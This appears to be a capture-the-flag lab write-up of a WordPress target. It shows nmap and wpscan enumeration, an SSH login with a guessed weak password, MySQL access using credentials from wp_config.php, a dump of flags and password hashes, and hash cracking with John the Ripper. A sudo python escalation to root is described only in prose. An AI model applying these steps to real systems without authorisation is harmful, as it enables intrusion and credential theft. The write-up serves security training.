139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
root@Kali:~# 
```

Exploitation: Nmap, Wordpress Enumeration, and Weak Password


- The **wpscan** was used to find the users on the Wordpress website, and guessed the weak password, allowing SSH into the system.
- This exploit granted us **user shell access** for Michael's account. Where we explored and found flags 1 and 2.




```
Nmap done: 256 IP addresses (6 hosts up) scanned in 7.01 seconds
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
```



```
<!--End feature Area-->
<!--start footer Area-->
<footer class="footer-area section-gap">⋯</footer>
<!--End footer Area-->
<!--flag1{b9bbcb33e11b80be759c4e844862482d}-->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js"
integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q"
crossorigin="anonymous"></script>
```




```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```



```
find: './sys/kernel/debug': Permission denied
michael@target1:/$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/$ find -iname '*flag*.*'
```

Exploitation: SQL Database Configuration and Password Policy


- The chosen username of the SQL database is one of the most popular names, “root”, and the password is the name of company, with some changed characters. All this information was located in the easily found, **wp_config.php**, where the data was not encrypted in any way what would protect that sensitive information.
- Using the above discussed username and password, allowed us access to the **SQL database** and locate flag 3.




```
mysql> SELECT post_title, post_content from wp_posts WHERE post_title LIKE "flag%";
+------------+-----------------------------------------+
| post_title | post_content                            |
+------------+-----------------------------------------+
| flag3      | flag3{afc01ab56b50591e7dccf93122770cd2} |
| flag4      | flag4{715dea6c055b9fe3337544932f2941ce} |
| flag3      | flag3{afc01ab56b50591e7dccf93122770cd2} |
+------------+-----------------------------------------+
3 rows in set (0.01 sec)

mysql> █
```

Exploitation: Python Privilege Escalation


- Found the usernames and relevant password hashes in SQL database.
- Cracked passwords using John the Ripper and logged in to the website through SSH.
- Exploited Steven’s python sudo privileges through the use of a spawn shell.
- This exploit elevated our privileges to root and allowed us to find the 4th flag.




```
mysql> SELECT user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
```



```
root@Kali:~# john ./Desktop/password_hashes.txt --wordlist=./Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/51
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
